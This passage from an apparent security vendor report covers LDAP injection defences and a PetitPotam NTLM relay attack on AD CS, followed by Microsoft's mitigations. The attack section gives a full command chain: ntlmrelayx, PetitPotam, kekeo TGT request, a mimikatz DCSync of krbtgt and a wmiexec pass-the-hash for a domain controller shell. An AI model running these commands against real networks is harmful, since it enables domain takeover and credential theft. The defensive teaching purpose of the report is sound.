Search filters use Polish notation, also known as prefix notation, to specify the conditions for the search. For example, the following search filter would return all entries in the Physics organizational unit that have Freeman Dyson or Albert Einstein as their manager [42].

```
(&(ou=Physics)(|(manager=cn=Freeman
Dyson,ou=Physics,dc=Caltech,dc=edu)(manager=cn=Albert
Einstein,ou=Physics,dc=Princeton,dc=edu)))
```

When building LDAP queries in application code, it's crucial to escape any untrusted data that is added to the query to prevent security issues. There are two forms of LDAP escaping: encoding for LDAP search and encoding for LDAP DN. The proper form of escaping depends on whether the data is being used in a search filter or as a DN as a credential for accessing a resource.

Special characters such as `"("`, `")"`, and `"*"` must be properly escaped when used in a search filter to ensure the query is executed as intended. To learn more about search filter escaping, visit the RFC4515 document [43].

Additional Defenses

To provide an additional layer of protection against LDAP injection attacks, organizations can implement the following defense measures:

Least Privilege: Limit the privileges assigned to the LDAP binding account, which is the account used for accessing the LDAP directory, to minimize the potential damage in case of a successful attack.

Enable Bind Authentication: Configure the LDAP protocol to require bind authentication, which verifies and authorizes valid credentials passed by the user [44]. However, attackers may still be able to bypass bind authentication through Anonymous Bind [45] and Unauthenticated Bind [46]. Hence, these Bind options also should be disabled.

Allow-List Input Validation: Implement input validation techniques to detect and prevent unauthorized input from being passed to the LDAP query. This can help ensure that only approved values are used in the construction of LDAP queries, reducing the risk of a successful LDAP injection attack. These validation techniques may include using regular expressions, data type, and length restrictions, and cross-reference checks against external lists or databases [47].

Attack Technique 8:

PetitPotam NTLM Relay Attack on a Active Directory Certificate Services (AD CS)

The PetitPotam NTLM relay attack is a type of cyberattack that takes advantage of the legacy protocol Windows NTLM and the MS-EFSRPC protocol. This attack takes advantage of the insecure default configuration of the Active Directory Certificate Services (AD-CS), which does not enforce Extended Protection for Authentication (EPA).

In this attack, an attacker can trigger a domain controller authentication by exploiting the PetitPotam vulnerability and relaying it to the AD-CS server to request a certificate for the domain controller account. Using this certificate, the attacker can then retrieve a TGT (Ticket Granting Ticket) for the relayed domain controller account and perform any further operations using its high privileges. This can lead to a full domain compromise in a few steps and potentially allow the attacker to dump domain admin hashes.

It's important to note that this vulnerability was partially mitigated by a security update released by Microsoft on Patch Tuesday, May 10, 2022, but an attack is still possible if an attacker has any Active Directory account credentials.

Techniques to Perform a PetitPotam NTLM Relay Attack on Active Directory Certificate Services (AC DC)

In the following scenario, we are going to demonstrate how an adversary can exploit the PetitPotam vulnerability to obtain full domain administrator privileges without requiring a prior authentication.

A typical PetitPotam NTLM Relay attack consists of five steps [48].

Step 1: Relaying the AD DC web enrollment page

In the first step, the attacker has to ensure that Impacket's ntlmrelay.px is set-up to relay to the AD DC Web Enrollment page.

```
sudo python3 ntlmrelayx.py -debug -smb2support --target
http://<target-ip>/certsrv/certfnsh.asp --adcs --template KerberosAuthentication

[*] Setting up SMB Server
[*] Setting up HTTP Server
[*] Setting up WCF Server
[*] Servers started, waiting for connections
```

Note that the flag "--target" specifies the target URL to attack. In this case, the target is a certificate server endpoint. The flags "--adcs" and "--template KerberosAuthentication" indicate that the target is an Active Directory Certificate Services (ADCS) server and that the tool will use a specific authentication template. The flags "-debug" and "-smb2support" are for debugging purposes and for supporting SMB version 2, respectively.

Step 2: Exploiting the PetitPotam vulnerability

To exploit the PetitPotam vulnerability, we both need to specify the DC and the attacker IP. PetitPotam.py can be downloaded from its official GitHub repository [49].

```
python3 Petitpotam.py <listener-ip> <target-ip>
```

Note that while the listener-ip is the attacker's relay IP, the target-ip is the IP of the DC that the attacker is targeting. Once the adversary exploits the PetitPotam vulnerability, the **credentials** would be relayed to the AD CD, where the certificate will be enrolled.

```
... #See the first step.
[*] Servers started, waiting for connections
...
[*] GOT CERTIFICATE!

[*] Base64 certificate of user DC-101$:
MIIRXQIBAz...LUSHLJCNIKmzEStB/3elnHrzztzVc/SA....
```

Step 3: Obtaining a Ticket Granting Ticket (TGT)

Now that it is enrolled, the attacker can use this certificate to obtain a Ticket Granting Ticket (TGT). For this step, the attacker can leverage the kekeo or Rubeus tool [50]:

```
Kekeo # base64 /input:on
. . .
Kekeo # tgt::ask /pfx:<base64 cert from relay> /user:DC-101$
/domain:EXAMPLE.local /ptt
```

This command successfully authenticates the adversary with the domain.

Step 4: DCSyncing the target user

In this step, the attacker can use Mimikatz to perform a DCSync attack on the krbtgt user.

```
lsadump::dcsync /domain:EXAMPLE.local /user:krbtgt
```

Note that with the command the attacker is specifying the domain to target ("EXAMPLE.local") and the user to impersonate ("krbtgt"), which is a privileged account in Active Directory that is used to perform various administrative tasks, including issuing Kerberos tickets.

"lsadump::dcsync" function, on the other hand, is used to perform a "DCSync" attack, which is a type of attack that allows an attacker to simulate the behavior of a Domain Controller and retrieve **password hashes**, Kerberos tickets, and other sensitive information from the Active Directory database. Hence, upon running this command, the adversary gains the password hash of the krbtgt user: 186c026974e59a14040dbc63aa8fb8c4.

Step 5: Passing the hash

In this step, the adversary can use Impacket's wmiexec.py tool to pass the hash that they obtained from the fifth step to obtain an interactive shell on the Domain Controller.

```
wmiexec.py -hashes :186c026974e59a14040dbc63aa8fb8c4 EXAMPLE/krbtgt@<target-ip>
```

In simpler terms, these two bugs work together to quickly allow someone with limited access to gain complete control over a network or system. Even if the network or system is fully updated with the latest security patches, these bugs can still be used to cause serious harm in just a few minutes.

Mitigation Techniques for a PetitPotam NTLM Relay Attack on Active Directory Certificate Services (AD CS)

To secure networks against NTLM Relay Attacks, domain administrators must take steps to protect NTLM authentication-enabled services. The PetitPotam threat exploits servers that lack safeguards for NTLM Relay Attacks in Active Directory Certificate Services (AD CS). This mitigation guidance provides steps for AD CS customers to protect their servers from this type of attack.

If you are using AD CS with the following services, your network may be vulnerable:

- Certificate Authority Web Enrollment
- Certificate Enrollment Web Service.

Microsoft suggests the following steps to mitigate potential attacks on AD CS servers [51]:

Step 1: Enable Extended Protection for Authentication (EPA) for Certificate Authority Web Enrollment and Certificate Enrollment Web Service. This can be done through the Internet Information Services (IIS) Manager, with "Required" being the recommended and most secure option.

Step 2: Update the Web.config file created by the Certificate Enrollment Web Service role, located at <%windir%>\systemdata\CES<CA Name>_CES_Kerberos\web.config, to reflect the selected EPA setting.

Step 3: This can be done by adding <extendedProtectionPolicy> with a value of either "WhenSupported" or "Always", depending on the EPA setting in the IIS UI. The "Always" setting should be used when the EPA setting is set to "Required".

Step 4: Enable SSL-only connections by enabling the "Require SSL" option in IIS Manager.




Figure 2. Enabling SSL-only Connections in IIS Manager [51]:

Step 5: After completing these steps, it is important to restart IIS to load the changes. This can be done by opening an elevated Command Prompt window, and typing the following command:

```
iisreset /restart
```

Note that this command stops all IIS services, and then restarts them.

For more information on the available options for <extendedProtectionPolicy>, refer to the <transport> of <basicHttpBinding>. A sample configuration is provided [51]:

```
<binding name="TransportWithHeaderClientAuth">
     <security mode="Transport">
         <transport clientCredentialType="Windows">
         <extendedProtectionPolicy policyEnforcement="Always" />
         </transport>
         <message clientCredentialType="None" establishSecurityContext="false"
negotiateServiceCredential="false" />
     </security>
     <readerQuotas maxStringContentLength="131072" />
</binding>
```

Conclusion

In conclusion, the increasing frequency and sophistication of attacks targeting Active Directory are evident. The common attacks discussed in this report, such as Pass the Hash, Pass the Ticket, Kerberoasting, Golden Ticket, DC Shadow, AS-REP Roasting, LDAP Injection, and PetitPotam NTLM Relay Attack, exemplify the myriad ways adversaries can exploit vulnerabilities within an organization's Active Directory infrastructure.

Considering the crucial role Active Directory plays in regulating access to an organization's sensitive data and resources, it is imperative for organizations to adopt proactive measures to defend against these types of attacks. This necessitates a multi-layered approach, incorporating regular security audits, vulnerability assessments, and continuous monitoring to detect and address threats in real time.

It is crucial to recognize that attackers constantly adapt their tactics, requiring organizations to remain vigilant and consistently update their security measures to stay ahead of emerging threats. By investing in comprehensive security measures and closely monitoring the evolving threat landscape, organizations can mitigate the risk of falling victim to an Active Directory attack.

References

[1] “[MS-ADTS]: Introduction.” [Online]. Available: https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-adts/bacff5f1-9127-457b-877c-db97b1e1802f. [Accessed: Feb. 10, 2023]

[2] “Active Directory: What is it? Why is it important?,” Intermedia | Intermedia, Mar. 10, 2022. [Online]. Available: https://www.intermedia.com/blog/what-is-active-directory-and-why-is-it-so-important/. [Accessed: Feb. 10, 2023]

[3] E. B. Abid, “Benefits of Active Directory (Pros and Cons),” Cloud Infrastructure Services, Aug. 22, 2021. [Online]. Available: https://cloudinfrastructureservices.co.uk/benefits-of-active-directory/. [Accessed: Feb. 10, 2023]

[4] “Benefits of Microsoft 365 and Azure Active Directory for Identity Management,” Montra Technologies, Jun. 22, 2022. [Online]. Available: https://montra.io/benefits-of-microsoft-365-and-azure-active-directory-for-identity-management/. [Accessed: Feb. 10, 2023]

[5] “DBIR Report 2022 - Master’s Guide,” Verizon Business. [Online]. Available: https://www.verizon.com/business/resources/reports/dbir/2022/master-guide/. [Accessed: Feb. 10, 2023]

[6] “Cost of a Data Breach Report 2022.” [Online]. Available: https://www.ibm.com/downloads/cas/3R8N1DZJ. [Accessed: Feb. 10, 2023]

[7] “Compare Active Directory to Azure Active Directory.” [Online]. Available: https://learn.microsoft.com/en-us/azure/active-directory/fundamentals/active-directory-compare-azure-ad-to-ad. [Accessed: Feb. 10, 2023]

[8] A. Robbins, “How Attackers Move from Azure Active Directory to On-Prem AD,” The New Stack, May 26, 2022. [Online]. Available: https://thenewstack.io/how-attackers-move-from-azure-active-directory-to-on-prem-ad/. [Accessed: Feb. 10, 2023]

[9] “GitHub - ParrotSec/mimikatz,” GitHub. [Online]. Available: https://github.com/ParrotSec/mimikatz. [Accessed: Feb. 07, 2023]

[10]“GitHub - Hackplayers/evil-winrm: The ultimate WinRM shell for hacking/pentesting,” GitHub. [Online]. Available: https://github.com/Hackplayers/evil-winrm. [Accessed: Feb. 07, 2023]

[11] “ProcDump - Sysinternals.” [Online]. Available: https://learn.microsoft.com/en-us/sysinternals/downloads/procdump. [Accessed: Feb. 07, 2023]

[12]“gsecdump.” [Online]. Available: https://jpcertcc.github.io/ToolAnalysisResultSheet/details/gsecdump.htm. [Accessed: Feb. 07, 2023]

[13]H. C. Yuceel, “The MITRE ATT&CK T1003 OS Credential Dumping Technique and Its Adversary Use,” Mar. 23, 2022. [Online]. Available: https://www.picussecurity.com/resource/the-mitre-attck-t1003-os-credential-dumping-technique-and-its-adversary-use. [Accessed: Feb. 07, 2023]

[14]“5985,5986 - Pentesting WinRM.” [Online]. Available: https://book.hacktricks.xyz/network-services-pentesting/5985-5986-pentesting-winrm. [Accessed: Feb. 07, 2023]

[15]“mimikatz > sekurlsa::logonpasswords.” [Online]. Available: https://jpcertcc.github.io/ToolAnalysisResultSheet/details/Mimikatz_sekurlsa-logonpasswords.htm. [Accessed: Feb. 09, 2023]

[16]“Detecting Lateral Movement through Tracking Event Logs.” [Online]. Available: https://www.jpcert.or.jp/english/pub/sr/20170612ac-ir_research_en.pdf. [Accessed: Feb. 09, 2023]

[17] J. Warren, “How to Detect Pass-the-Hash Attacks” [Online]. Available: https://blog.netwrix.com/2021/11/30/how-to-detect-pass-the-hash-attacks/. [Accessed: Feb. 09, 2023]

[18]“Mitigating Pass-the-Hash (PtH) Attacks and Other Credential Theft Techniques .” [Online]. Available: https://scadahacker.com/library/Documents/White_Papers/Microsoft%20-%20Mitigating%20Pass-the-Hash%20(PtH)%20Attacks%20and%20Other%20Credential%20Theft%20Techniques_English.pdf. [Accessed: Feb. 09, 2023]

[19]“GitHub - gentilkiwi/kekeo: A little toolbox to play with Microsoft Kerberos in C,” GitHub. [Online]. Available: https://github.com/gentilkiwi/kekeo. [Accessed: Feb. 07, 2023]

[20] “GitHub - GhostPack/Rubeus: Trying to tame the three-headed dog,” GitHub. [Online]. Available: https://github.com/GhostPack/Rubeus. [Accessed: Feb. 07, 2023]

[21]“creddump7,” *Kali Linux*. [Online]. Available: https://www.kali.org/tools/creddump7/. [Accessed: Feb. 07, 2023]

[22] R. Chandel, “A Detailed Guide on Rubeus,” *Hacking Articles*, May 11, 2022. [Online]. Available: https://www.hackingarticles.in/a-detailed-guide-on-rubeus/. [Accessed: Feb. 07, 2023]

[23] JasonGerend, “Kerberos Authentication Overview.” [Online]. Available: https://learn.microsoft.com/en-us/windows-server/security/kerberos/kerberos-authentication-overview. [Accessed: Feb. 07, 2023]

[24] “Kerberoast.” [Online]. Available: https://www.thehacker.recipes/ad/movement/kerberos/kerberoast. [Accessed: Jan. 13, 2023]

[25] “Kerberoasting Attack,” Netwrix. [Online]. Available: https://www.netwrix.com/cracking_kerberos_tgs_tickets_using_kerberoasting.html. [Accessed: Jan. 13, 2023]

[26] “Attack Tutorial: How the Kerberoasting Attack Works,” Netwrix. [Online]. Available: https://www.youtube.com/watch?v=u6GwzBps6Lo. [Accessed: Jan. 13, 2023]

[27] “Sneaky Persistence Active Directory Trick #18: Dropping SPNs on Admin Accounts for Later Kerberoasting”. [Online]. Available: https://adsecurity.org/?p=3466. [Accessed: Feb. 09, 2023]

[28] S. Metcalf, “Detecting Kerberoasting Activity,” Active Directory Security, Feb. 05, 2017. [Online]. Available: https://adsecurity.org/?p=3458. [Accessed: Feb. 09, 2023]

[29] “Website.” [Online]. Available: https://www.netwrix.com/cracking_kerberos_tgs_tickets_using_kerberoasting.html

[30] K. Mistele, “Impacket Deep Dives Vol. 2: Attacking Kerberos - Kyle Mistele,” *Medium*, Jun. 05, 2021. [Online]. Available: https://kylemistele.medium.com/impacket-deep-dives-vol-2-attacking-kerberos-922e8cdd472a. [Accessed: Feb. 08, 2023]

[31]“Golden Ticket Attack,” Netwrix. [Online]. Available: https://www.netwrix.com/how_golden_ticket_attack_works.html. [Accessed: Feb. 08, 2023]

[32] “Golden ticket attacks: How they work — and how to defend against them ,” Quest. [Online]. Available: https://blog.quest.com/golden-ticket-attacks-how-they-work-and-how-to-defend-against-them/. [Accessed: Feb. 09, 2023]

[33] V. Navali, “Detecting a Rogue Domain Controller - DCShadow Attack,” *SentinelOne*, Aug. 15, 2022. [Online]. Available: https://www.sentinelone.com/blog/detecting-a-rogue-domain-controller-dcshadow-attack/. [Accessed: Feb. 08, 2023]

[34] “DCShadow Attack using Mimikatz,” Netwrix. [Online]. Available: https://www.netwrix.com/how_dcshadow_persistence_attack_works.html. [Accessed: Feb. 08, 2023]

[35] “5136(S): A directory service object was modified,” Microsoft. [Online]. Available: https://learn.microsoft.com/en-us/windows/security/threat-protection/auditing/event-5136. [Accessed: Feb. 10, 2023]

[36] “Detecting Lateral Movement through Tracking Event Logs
.” [Online]. Available: https://www.jpcert.or.jp/english/pub/sr/20170612ac-ir_research_en.pdf. [Accessed: Feb. 10, 2023]

[37] “AS-REP Roasting.” [Online]. Available: https://viperone.gitbook.io/pentest-everything/everything/everything-active-directory/credential-access/steal-or-forge-kerberos-tickets/as-rep-roasting. [Accessed: Feb. 08, 2023]

[38] A. Berlin, “How To Detect AS-REP Roasting With,” *Blumira*, Dec. 07, 2021. [Online]. Available: https://www.blumira.com/how-to-detect-as-rep-roasting/. [Accessed: Feb. 08, 2023]

[39] “AS-REP Roasting.” [Online]. Available: https://viperone.gitbook.io/pentest-everything/everything/everything-active-directory/credential-access/steal-or-forge-kerberos-tickets/as-rep-roasting. [Accessed: Feb. 08, 2023]

[40] J. Dibley, “Cracking Active Directory Passwords with AS-REP Roasting” [Online]. Available: https://blog.netwrix.com/2022/11/03/cracking_ad_password_with_as_rep_roasting/. [Accessed: Feb. 08, 2023]

[41]A. Dizdar, “Complete Guide to LDAP Injection: Types, Examples, and Prevention,” *Bright Security*, Jun. 02, 2021. [Online]. Available: https://brightsec.com/blog/ldap-injection/. [Accessed: Feb. 09, 2023]

[42] “LDAP Injection Prevention - OWASP Cheat Sheet Series.” [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/LDAP_Injection_Prevention_Cheat_Sheet.html. [Accessed: Feb. 09, 2023]

[43] T. Howes and M. C. Smith, “RFC ft-ietf-ldapbis-filter: Lightweight Directory Access Protocol (LDAP): String Representation of Search Filters,” *IETF Datatracker*, Jun. 08, 2006. [Online]. Available: https://datatracker.ietf.org/doc/html/rfc4515. [Accessed: Feb. 09, 2023]

[44] “The LDAP Bind Operation,” *LDAP.com*, Apr. 27, 2018. [Online]. Available: https://ldap.com/the-ldap-bind-operation/. [Accessed: Feb. 09, 2023]

[45] “3.4 - Anonymous Bind on LDAP server should be disabled.” [Online]. Available: https://www.tenable.com/audits/items/TNS_Oracle_WebLogic_10_Security_Guide_Linux.audit:8bc4cb19c1fe0abfc3edcf804e7603f0. [Accessed: Feb. 09, 2023]

[46] M.-A. Moreau, “Why Active Directory LDAP Unauthenticated Binds Should Be Disabled, and How to Do It,” *The Devolutions Blog*. [Online]. Available: https://blog.devolutions.net/2021/03/why-active-directory-ldap-unauthenticated-binds-should-be-disabled-and-how-to-do-it/. [Accessed: Feb. 09, 2023]

[47] “Input Validation - OWASP Cheat Sheet Series.” [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html. [Accessed: Feb. 09, 2023]

[48] “From Stranger to DA // Using PetitPotam to NTLM relay to Domain Administrato,” *Truesec*. [Online]. Available: https://www.truesec.com/hub/blog/from-stranger-to-da-using-petitpotam-to-ntlm-relay-to-active-directory. [Accessed: Feb. 09, 2023]

[49] “GitHub - topotam/PetitPotam: PoC tool to coerce Windows hosts to authenticate to other machines via MS-EFSRPC EfsRpcOpenFileRaw or other functions,” *GitHub*. [Online]. Available: https://github.com/topotam/PetitPotam. [Accessed: Feb. 09, 2023]

[50] *PetitPotam | NTLM Relay Attacks | AD CS | Mimikatz | Rubeus | Domain Takeover*. (Jul. 29, 2021) [Online]. Available: https://www.youtube.com/watch?v=K0N90sI_GhI. [Accessed: Feb. 09, 2023]

[51]“KB5005413: Mitigating NTLM Relay Attacks on Active Directory Certificate Services (AD CS).” [Online]. Available: https://support.microsoft.com/en-gb/topic/kb5005413-mitigating-ntlm-relay-attacks-on-active-directory-certificate-services-ad-cs-3612b773-4043-4aa9-b23d-b87910cd3429. [Accessed: Feb. 09, 2023]

About PICUS

At Picus Security, we help organisations to continuously validate, measure and enhance the effectiveness of their security controls so that they can more accurately assess risks and strengthen cyber resilience.

As **the pioneer of Breach and Attack Simulation (BAS),** our Complete Security Control Validation Platform is used by security teams worldwide to proactively identify security gaps and obtain actionable insights to address them.

www.picussecurity.com

picussecurity